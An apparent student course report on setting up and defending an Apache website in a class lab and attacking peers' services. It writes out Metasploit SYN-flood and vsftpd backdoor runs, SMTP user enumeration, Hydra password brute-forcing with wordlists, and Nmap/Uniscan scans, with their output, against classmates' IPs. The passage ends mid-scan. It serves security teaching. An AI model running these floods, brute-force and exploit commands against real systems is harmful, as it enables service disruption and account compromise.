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1. INTRODUCTION

In this project, each group represented a small start-up business. Each group member has set up a service and maintained it within the time period of the project. I belong to **Purple cluster (Group-2)** where I have chosen WEB SERVICE to set up for my group. Along with this, I have installed different software in order to defend my service as well as perform penetration testing (attack) against my peers' service in the class.

2. DESCRIPTION

I have used **APACHE2** web server to perform my task. It is a free and open-cross platform web server software. Basically, web servers are used to serve web pages requested by the client. I have created a website named **Dalhousie University**, where I have added 8 web pages. In these web pages, I have included texts, videos and images. Along with this, there is one login page for admin purpose to add, delete and update the student records. The login page has NetId and Password, which is configured with **MYSQL** database table "users".

For the basic set of web server, I configured my website in a new virtual host and provided the server name as <http://duc.professornur.com> at port 80. I have written the script (in Crontab) to automate the usage of my service to generate normal behavior 24/7.



Figure 1: Website




Figure 2: Login Page



Below is the detailed information on how I defended my service and penetrated any system:

For defending my system, I have configured monitoring tools, used system logs to check if there are any alerts. With the help of these, I figured out the attacking systems IP address and related details. I have added IP tables to protect my system in 2nd week

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```
[Mon Jul 29 07:36:30.680972 2019] [error] [pid 286] [client 67.15.4.12:58194] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 8 Sqli=0,XSS=0,RFI=0,LFI=0,RCO=0,PHP=0,HTTP=0,Sess=0). Host header is a numeric IP address; individual paranoia level scores: 8, 0, 0, 0."] [tag "event-correlation"] [hostname "67.93.16.10"] [uri "/" ] [unique id "X7TMLfI
[Mon Jul 29 07:36:30.682789 2019] [error] [pid 9290] [client 67.15.4.12:58198] [msg "Warning: Matching phrase \"mmap scripting engine\" found in REQUEST_HEADERS:User-Agent. file \"/usr/share/modsecurity/crs/rules/REQUEST-913-SCANNER-DETECTION.conf\" [line \"56\"] [id \"913100\"] [msg \"Found User-Agent associated with security scanner.\" [data \"Matched
data: mmap scripting engine found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (compatible); mmap scripting engine; https://mmap.org/book/news.html\"] [severity \"CRITICAL\"] [ver \"OWASP
CRS/3.1.0\"] [tag \"application-multi\"] [tag \"language-multi\"] [tag \"platform-multi\"] [tag \"attack-reputation-scanner\"] [tag \"OWASP CRS/AUTOMATION/SECURITY SCANNER\"] [tag \"WASCST/WASC-2
-1\"] [tag \"owasp_top_10/A7\"] [tag \"PCI/6.5.10\"] [hostname \"67.93.16.10\"] [uri \"/"] [unique id \"X7TMLfMl-xHxABQjG6SWAAAGAA"]
[Mon Jul 29 07:36:30.682792 2019] [error] [pid 9290] [client 67.15.4.12:58198] [msg \"Warning: Numeric IP address\" [data \"67.93.16.10\"] [severity \"WARNING\"] [ver \"OWASP
CRS/3.1.0\"] [tag \"APPLICATION-MULTI\"] [tag \"LANGUAGE-MULTI\"] [tag \"PLATFORM-MULTI\"] [tag \"ATTACK-PROTOCOL\"] [tag \"OWASP CRS/PROTOCOL VIOLATION/IP HOST\"] [tag \"WASCST/WASC
-2-1\"]
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I have included the IP tables as a firewall. Below is the list, it only allows HTTP traffic and ping from my system

```

root@platypus:~# iptables -L
Chain INPUT (policy DROP)
target    prot opt source                destination
ACCEPT    tcp  --  anywhere               anywhere             tcp dpt:http state NEW,ESTABLISHED
ACCEPT    tcp  --  anywhere               anywhere             tcp dpt:https state NEW,ESTABLISHED
ACCEPT    icmp --  anywhere               anywhere             icmp echo-reply
ACCEPT    all  --  anywhere               anywhere
ACCEPT    udp  --  anywhere               anywhere             udp spt:domain
ACCEPT    tcp  --  anywhere               anywhere             tcp dpt:http limit: avg 25/min burst 100
LOGGING   all  --  anywhere               anywhere

Chain FORWARD (policy DROP)
target    prot opt source                destination

Chain OUTPUT (policy DROP)
target    prot opt source                destination
ACCEPT    tcp  --  anywhere               anywhere             tcp spt:http state ESTABLISHED
ACCEPT    tcp  --  anywhere               anywhere             tcp spt:https state ESTABLISHED
ACCEPT    icmp --  anywhere               anywhere             icmp echo-request
ACCEPT    all  --  anywhere               anywhere
ACCEPT    udp  --  anywhere               anywhere             udp dpt:domain

Chain DOCKER (0 references)
target    prot opt source                destination

Chain DOCKER-ISOLATION-STAGE-1 (0 references)
target    prot opt source                destination

Chain DOCKER-ISOLATION-STAGE-2 (0 references)
target    prot opt source                destination

Chain DOCKER-USER (0 references)
target    prot opt source                destination

Chain LOGGING (1 references)
target    prot opt source                destination
LOG       all  --  anywhere               anywhere             limit: avg 2/min burst 5 LOG level debug prefix "IPTables Packet Dropped"
DROP      all  --  anywhere               anywhere

```

Figure 7: IP Tables Screenshot

Along with this, I have also used MRTG and Wireshark to monitor my server. Below are the screenshots of the MRTG Graph and Wireshark during DOS attack by 67.74.9.20. As MRTG has shown normal traffic generation i.e., it did not affect the flow of traffic, but on Wireshark, I can see which system (IP address) is targeting me.




Figure 8: MRTG Graph screenshot

Capturing from eth1					
No.	Time	Source	Destination	Protocol	Length Info
42450	117.325626787	67.93.16.10	67.74.9.20	TCP	54 6199 → 21 [ACK] Seq=1 Ack=1 Win=32767 Len=0
42451	117.325178429	67.93.16.10	67.74.9.20	TCP	54 11023 → 80 [SYN] Seq=0 Win=32767 Len=0
42452	117.325189855	67.93.16.10	67.74.9.20	TCP	54 11279 → 21 [SYN] Seq=0 Win=32767 Len=0
42453	117.325354614	67.74.9.20	67.93.16.10	TCP	60 21 → 6159 [RST] Seq=1 Win=0 Len=0
42454	117.325626965	67.74.9.20	67.93.16.10	TCP	60 21 → 11279 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
42455	117.325609199	67.93.16.10	67.74.9.20	TCP	54 11279 → 21 [RST] Seq=1 Win=0 Len=0
42456	117.325757415	67.93.16.10	67.74.9.20	TCP	54 6671 → 21 [ACK] Seq=1 Ack=1 Win=32767 Len=0
42457	117.326102389	67.74.9.20	67.93.16.10	TCP	60 21 → 6671 [RST] Seq=1 Win=0 Len=0
42458	117.326278441	67.93.16.10	67.74.9.20	TCP	54 11535 → 80 [SYN] Seq=0 Win=32767 Len=0
42459	117.326289839	67.93.16.10	67.74.9.20	TCP	54 11791 → 21 [SYN] Seq=0 Win=32767 Len=0
42460	117.326391544	67.93.16.10	67.74.9.20	TCP	54 7183 → 21 [ACK] Seq=1 Ack=1 Win=32767 Len=0
42461	117.326754036	67.93.16.10	67.74.9.20	TCP	54 7695 → 21 [ACK] Seq=1 Ack=1 Win=32767 Len=0
42462	117.326852544	67.74.9.20	67.93.16.10	TCP	60 21 → 11791 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
42463	117.326858763	67.93.16.10	67.74.9.20	TCP	54 11791 → 21 [RST] Seq=1 Win=0 Len=0
42464	117.326860795	67.74.9.20	67.93.16.10	TCP	60 21 → 7183 [RST] Seq=1 Win=0 Len=0
42465	117.326863073	67.74.9.20	67.93.16.10	TCP	60 21 → 7695 [RST] Seq=1 Win=0 Len=0
42466	117.327137823	67.93.16.10	67.74.9.20	TCP	54 8207 → 21 [ACK] Seq=1 Ack=1 Win=32767 Len=0
42467	117.327352299	67.74.9.20	67.93.16.10	TCP	60 21 → 8207 [RST] Seq=1 Win=0 Len=0
42468	117.327379476	67.93.16.10	67.74.9.20	TCP	54 12047 → 80 [SYN] Seq=0 Win=32767 Len=0
42469	117.327389110	67.93.16.10	67.74.9.20	TCP	54 12303 → 21 [SYN] Seq=0 Win=32767 Len=0
42470	117.327506939	67.93.16.10	67.74.9.20	TCP	54 8719 → 21 [ACK] Seq=1 Ack=1 Win=32767 Len=0
42471	117.327691864	67.74.9.20	67.93.16.10	TCP	60 21 → 12303 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
42472	117.327869905	67.93.16.10	67.74.9.20	TCP	54 12303 → 21 [RST] Seq=1 Win=0 Len=0
42473	117.327872088	67.74.9.20	67.93.16.10	TCP	60 21 → 8719 [RST] Seq=1 Win=0 Len=0
42474	117.328477914	67.93.16.10	67.74.9.20	TCP	54 12559 → 80 [SYN] Seq=0 Win=32767 Len=0
42475	117.328487084	67.93.16.10	67.74.9.20	TCP	54 12815 → 21 [SYN] Seq=0 Win=32767 Len=0
42476	117.329192906	67.74.9.20	67.93.16.10	TCP	60 21 → 12815 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460

* Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 * IEEE 802.3 Ethernet
 * Logical-Link Control
 * Spanning Tree Protocol

Figure 9: TCP RST attack by 67.74.9.20

3.2 ATTACKING

3.2.1 TCP SYN Attack: It is the type DOS attack in which a target system is bombarded with SYN request that makes the system unresponsive to the legitimate requests. With the help of Nmap, I scanned the IP address.

```

$ nmap -sV 67.74.9.20
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-23 14:21 ADT
Nmap scan report for blog.greencluster.com (67.74.9.20)
Host is up (0.00041s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     nginx 1.14.2
3001/tcp  open  http     Node.js (Express middleware)
3003/tcp  open  http     Node.js (Express middleware)
3005/tcp  open  http     Node.js (Express middleware)
9000/tcp  open  http     Node.js Express framework
9001/tcp  open  http     Node.js Express framework
9002/tcp  open  http     Node.js Express framework
Service Info: OS: Unix

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Figure 10: Scanned Open Ports and DNS server

Used Metasploit to launch the attack on port 80 and 3003. Below is the screenshot:

```

[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/tcp/synflood) > set rhost 67.74.9.20
rhost => 67.74.9.20
msf5 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 67.74.9.20

[*] SYN flooding 67.74.9.20:80...
^C[*] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/tcp/synflood) > set rhost 67.74.9.20
rhost => 67.74.9.20
msf5 auxiliary(dos/tcp/synflood) > set rport 3003
rport => 3003
msf5 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 67.74.9.20


[*] SYN flooding 67.74.9.20:3003...

```

Figure 11: Metasploit Screenshot

Result:

From the below screenshot, I can see around 238412 packets captured within minutes after the launched attack.



No.	Time	Source	Destination	Protocol	Length	Info
2383.	27.822810598	229.53.85.208	172.16.10.10	TCP	54	52267 → 80 [SYN] Seq=0 Win=1533 Len=0
2383.	27.822811160	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 24269 → 80 [SYN] Seq=0 Win=2514 Len=0
2383.	27.822811724	112.126.91.138	67.74.9.20	TCP	54	526751 → 3003 [SYN] Seq=0 Win=2020 Len=0
2383.	27.822822867	229.53.85.208	172.16.10.10	TCP	54	[TCP Port numbers reused] 17394 → 80 [SYN] Seq=0 Win=3169 Len=0
2383.	27.822355592	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 37031 → 80 [SYN] Seq=0 Win=1927 Len=0
2383.	27.822528143	112.126.91.138	67.74.9.20	TCP	54	[TCP Port numbers reused] 34217 → 3003 [SYN] Seq=0 Win=2911 Len=0
2383.	27.822623331	229.53.85.208	172.16.10.10	TCP	54	[TCP Port numbers reused] 9508 → 80 [SYN] Seq=0 Win=769 Len=0
2383.	27.822654492	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 39227 → 80 [SYN] Seq=0 Win=466 Len=0
2383.	27.822854736	112.126.91.138	67.74.9.20	TCP	54	[TCP Port numbers reused] 2828 → 3003 [SYN] Seq=0 Win=1179 Len=0
2383.	27.822953081	229.53.85.208	172.16.10.10	TCP	54	9068 → 80 [SYN] Seq=0 Win=960 Len=0
2383.	27.822970137	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 23770 → 80 [SYN] Seq=0 Win=550 Len=0
2383.	27.823174916	112.126.91.138	67.74.9.20	TCP	54	[TCP Port numbers reused] 55588 → 3003 [SYN] Seq=0 Win=1023 Len=0
2383.	27.823260519	229.53.85.208	172.16.10.10	TCP	54	[TCP Port numbers reused] 30115 → 80 [SYN] Seq=0 Win=736 Len=0
2383.	27.823281166	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 21989 → 80 [SYN] Seq=0 Win=675 Len=0
2383.	27.823160946	112.126.91.138	67.74.9.20	TCP	54	[TCP Port numbers reused] 34161 → 3003 [SYN] Seq=0 Win=2052 Len=0
2383.	27.823565543	229.53.85.208	172.16.10.10	TCP	54	42556 → 80 [SYN] Seq=0 Win=2619 Len=0
2383.	27.823598475	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 16956 → 80 [SYN] Seq=0 Win=626 Len=0
2383.	27.823885233	112.126.91.138	67.74.9.20	TCP	54	[TCP Port numbers reused] 5266 → 3003 [SYN] Seq=0 Win=1488 Len=0
2383.	27.823872119	229.53.85.208	172.16.10.10	TCP	54	[TCP Port numbers reused] 5399 → 80 [SYN] Seq=0 Win=752 Len=0
2383.	27.823953282	29.42.142.5	67.74.9.20	TCP	54	49029 → 80 [SYN] Seq=0 Win=3642 Len=0
2383.	27.824149111	112.126.91.138	67.74.9.20	TCP	54	55943 → 3003 [SYN] Seq=0 Win=2972 Len=0
2383.	27.824215697	229.53.85.208	172.16.10.10	TCP	54	22468 → 80 [SYN] Seq=0 Win=1791 Len=0
2383.	27.824267530	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 21135 → 80 [SYN] Seq=0 Win=510 Len=0
2383.	27.824459134	112.126.91.138	67.74.9.20	TCP	54	[TCP Port numbers reused] 62083 → 3003 [SYN] Seq=0 Win=3846 Len=0
2384.	27.824534491	229.53.85.208	172.16.10.10	TCP	54	[TCP Port numbers reused] 31475 → 80 [SYN] Seq=0 Win=2323 Len=0
2384.	27.824562923	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 37389 → 80 [SYN] Seq=0 Win=3839 Len=0
2384.	27.824796584	112.126.91.138	67.74.9.20	TCP	54	45569 → 3003 [SYN] Seq=0 Win=1144 Len=0
2384.	27.824970129	229.53.85.208	172.16.10.10	TCP	54	[TCP Port numbers reused] 83970 → 80 [SYN] Seq=0 Win=168 Len=0
2384.	27.824893931	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 37012 → 80 [SYN] Seq=0 Win=3849 Len=0
2384.	27.825102411	112.126.91.138	67.74.9.20	TCP	54	[TCP Port numbers reused] 60848 → 3003 [SYN] Seq=0 Win=3253 Len=0
2384.	27.825166582	229.53.85.208	172.16.10.10	TCP	54	18893 → 80 [SYN] Seq=0 Win=2026 Len=0
2384.	27.825170924	29.42.142.5	67.74.9.20	TCP	54	[TCP Port numbers reused] 83970 → 80 [SYN] Seq=0 Win=1385 Len=0
2384.	27.825421079	112.126.91.138	67.74.9.20	TCP	54	45633 → 3003 [SYN] Seq=0 Win=2864 Len=0
2384.	27.825501875	229.53.85.208	172.16.10.10	TCP	54	6832 → 80 [SYN] Seq=0 Win=146 Len=0
2384.	27.825515413	29.42.142.5	67.74.9.20	TCP	54	28646 → 80 [SYN] Seq=0 Win=1507 Len=0
2384.	27.825710722	112.126.91.138	67.74.9.20	TCP	54	[TCP Port numbers reused] 83970 → 80 [SYN] Seq=0 Win=1402 Len=0
2384.	27.825817986	29.42.142.5	67.74.9.20	TCP	54	44330 → 80 [SYN] Seq=0 Win=3813 Len=0

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: Intel8026:b5:24 (08:05:ca:1e:b5:24), Dst: Cisco62:0b:c1 (58:0a:20:62:0b:c1)
Internet Protocol Version 4, Src: 229.53.85.208, Dst: 172.16.10.10
Transmission Control Protocol, Src Port: 44920, Dst Port: 80, Seq: 0, Len: 0
0000 58 0a 20 62 0b c1 68 05 ca 1e b5 24 08 00 45 00 X b h : . . \$. E
eth0: <live capture in progress>
Packets: 238412 · Displayed: 238412 (100.0%)
Profile: Default

Figure 12: Wireshark Screenshot

3.2.2 Brute Force Attack: It is the type of attack to obtain information about the target system such as username and password. My plan was to hack accounts of email and FTP server.

Used Nmap to scan the target system

```
Nmap scan report for mail.greencluster.com (67.74.9.11)
Host is up (0.00063s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
143/tcp   open  imap
993/tcp   open  imaps
8080/tcp  open  http-proxy
```

Figure 13: Scanned Open ports and DNS server

Used Metasploit to know the users' accounts

```
[*] metasploit v5.0.36-dev
+ -- --[ 1905 exploits - 1073 auxiliary - 329 post ]
+ -- --[ 545 payloads - 44 encoders - 10 nops ]
+ -- --[ 2 evasion ]

msf5 > search smtp_login
[*] No results from search
msf5 > search smtp_enum

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
0  auxiliary/scanner/smtp/smtp_enum          normal          Yes    SMTP User Enumeration Utility

msf5 > use auxiliary/scanner/smtp/smtp_enum
msf5 auxiliary(scanner/smtp/smtp_enum) > set rhosts 67.74.9.11
rhosts => 67.74.9.11
msf5 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 67.74.9.11:25 - 67.74.9.11:25 Banner: 220 mail.greencluster.com ESMTP
[*] 67.74.9.11:25 - 67.74.9.11:25 Users found: , avahi, backup, bin, daemon, ftp, games, gnats, irc, list, lp, mail, man, messagebus, news, nobody, postgres, postmaster, proxy,
pulse, saned, speech-dispatcher, sshd, sync, sys, uucp, webmaster, www, www-data
[*] 67.74.9.11:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

Figure 14: Metasploit Screenshot

Result:

Created a wordlist which has all the possible passwords to guess and used HYDRA tool to crack the password. The given results were not satisfactory

```
akanchha@platiplus:/$ hydra mail.greencluster.com -l avahi -P /home/akanchha/Desktop/hts-log.txt -s 25 -S -V -f akanchha@platiplus:/$ hydra mail.greencluster.com -l avahi -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt -s 25 -S -V -f smtp
Hydra v8.9.1 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-28 14:43:37
[WARNING] you want to access SMTP/POP3/IMAP with SSL. Are you sure you want to use direct SSL (-S) instead of STARTTLS (-m TLS)?
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (1:1/p:1009), ~64 tries per task
[DATA] attacking smtps://mail.greencluster.com:25/
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'admin' - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '123456' - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '12345' - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '123456789' - 4 of 1009 [child 3] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'password' - 5 of 1009 [child 4] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'iloveyou' - 6 of 1009 [child 5] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'princess' - 7 of 1009 [child 6] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '1234567' - 8 of 1009 [child 7] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '12345678' - 9 of 1009 [child 8] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'abc123' - 10 of 1009 [child 9] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'nicole' - 11 of 1009 [child 10] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'daniel' - 12 of 1009 [child 11] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'babygirl' - 13 of 1009 [child 12] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'monkey' - 14 of 1009 [child 13] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'lovely' - 15 of 1009 [child 14] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'jessica' - 16 of 1009 [child 15] (0/0)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '654321' - 17 of 1025 [child 0] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'michael' - 18 of 1025 [child 1] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'ashley' - 19 of 1025 [child 2] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'qwerty' - 20 of 1025 [child 3] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '111111' - 21 of 1025 [child 4] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'iloveu' - 22 of 1025 [child 5] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '000000' - 23 of 1025 [child 6] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'michelle' - 24 of 1025 [child 7] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'tigger' - 25 of 1025 [child 8] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'sunshine' - 26 of 1025 [child 9] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'chocolate' - 27 of 1025 [child 10] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'password' - 28 of 1025 [child 11] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'soccer' - 29 of 1025 [child 12] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'anthony' - 30 of 1025 [child 13] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'friends' - 31 of 1025 [child 14] (0/16)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'butterfly' - 32 of 1040 [child 15] (0/31)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'purple' - 33 of 1041 [child 0] (0/32)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'angel' - 34 of 1041 [child 1] (0/32)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'jordan' - 35 of 1041 [child 2] (0/32)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'liverpool' - 36 of 1041 [child 3] (0/32)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'justin' - 37 of 1041 [child 4] (0/32)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'lovene' - 38 of 1041 [child 5] (0/32)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'fuckyou' - 39 of 1041 [child 6] (0/32)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass '123123' - 40 of 1041 [child 7] (0/32)
[ATTEMPT] target mail.greencluster.com - login 'avahi' - pass 'football' - 41 of 1041 [child 8] (0/32)
```

Figure 15: Hydra command screenshot for mail server

I have also applied on FTP server but did not get satisfactory results:


```

akanchha@platypus:~$ hydra -l msfadmin -P '/home/akanchha/Desktop/hts-log.txt' ftp://67.74.9.22
Hydra v8.9.1 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-27 14:50:53
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:1/p:14), ~1 try per task
[DATA] attacking ftp://67.74.9.22:21/
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-07-27 14:50:55

```

Figure 16: Hydra command screenshot for FTP Server

Also used Metasploit to exploit FTP server but received **530 Permission denied error**:

```

msf5 > use unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes             The target address range or CIDR identifier
  RPORT     21              yes       The target port (TCP)

Exploit target:
  Id  Name
  --  ---
  0    Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 67.74.9.22
RHOST => 67.74.9.22
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 67.74.9.22:21 - Banner: 220 (vsFTPd 3.0.3)
[*] 67.74.9.22:21 - USER: 530 Permission denied.
[-] 67.74.9.22:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 67.74.9.22:21 - Banner: 220 (vsFTPd 3.0.3)
[*] 67.74.9.22:21 - USER: 530 Permission denied.
[-] 67.74.9.22:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.

```

Figure 17 : Metasploit Screenshot

3.2.3 SQL Injection Attack: This type of attack used to exploit the backend database to access information. My plan was to retrieve database tables and dump the data.

Used Nmap and Uniscan to scan the webserver

```

Nmap scan report for web.dragon.com (67.89.32.23)
Host is up (0.00063s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
80/tcp    open  http
514/tcp   open  shell
8000/tcp  open  http-alt
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8089/tcp  open  unknown
9000/tcp  open  cslistener
9002/tcp  open  dynamid

```

Figure 18 : Nmap Screenshot

```

akanchha@platypus:/$ uniscan -u http://web.dragon.com -qd
print() on closed filehandle $html at /usr/share/uniscan/Uniscan/Functions.pm line 430.
Permission denied
akanchha@platypus:/$ sudo uniscan -u http://web.dragon.com -qd
[sudo] password for akanchha:
#####
# Uniscan project
# http://uniscan.sourceforge.net/ #
#####
v. 6.3

=====
Domain: http://web.dragon.com/
IP: 67.89.32.23
=====

Directory check:
[+] CODE: 200 URL: http://web.dragon.com/docs/
[+] CODE: 200 URL: http://web.dragon.com/examples/
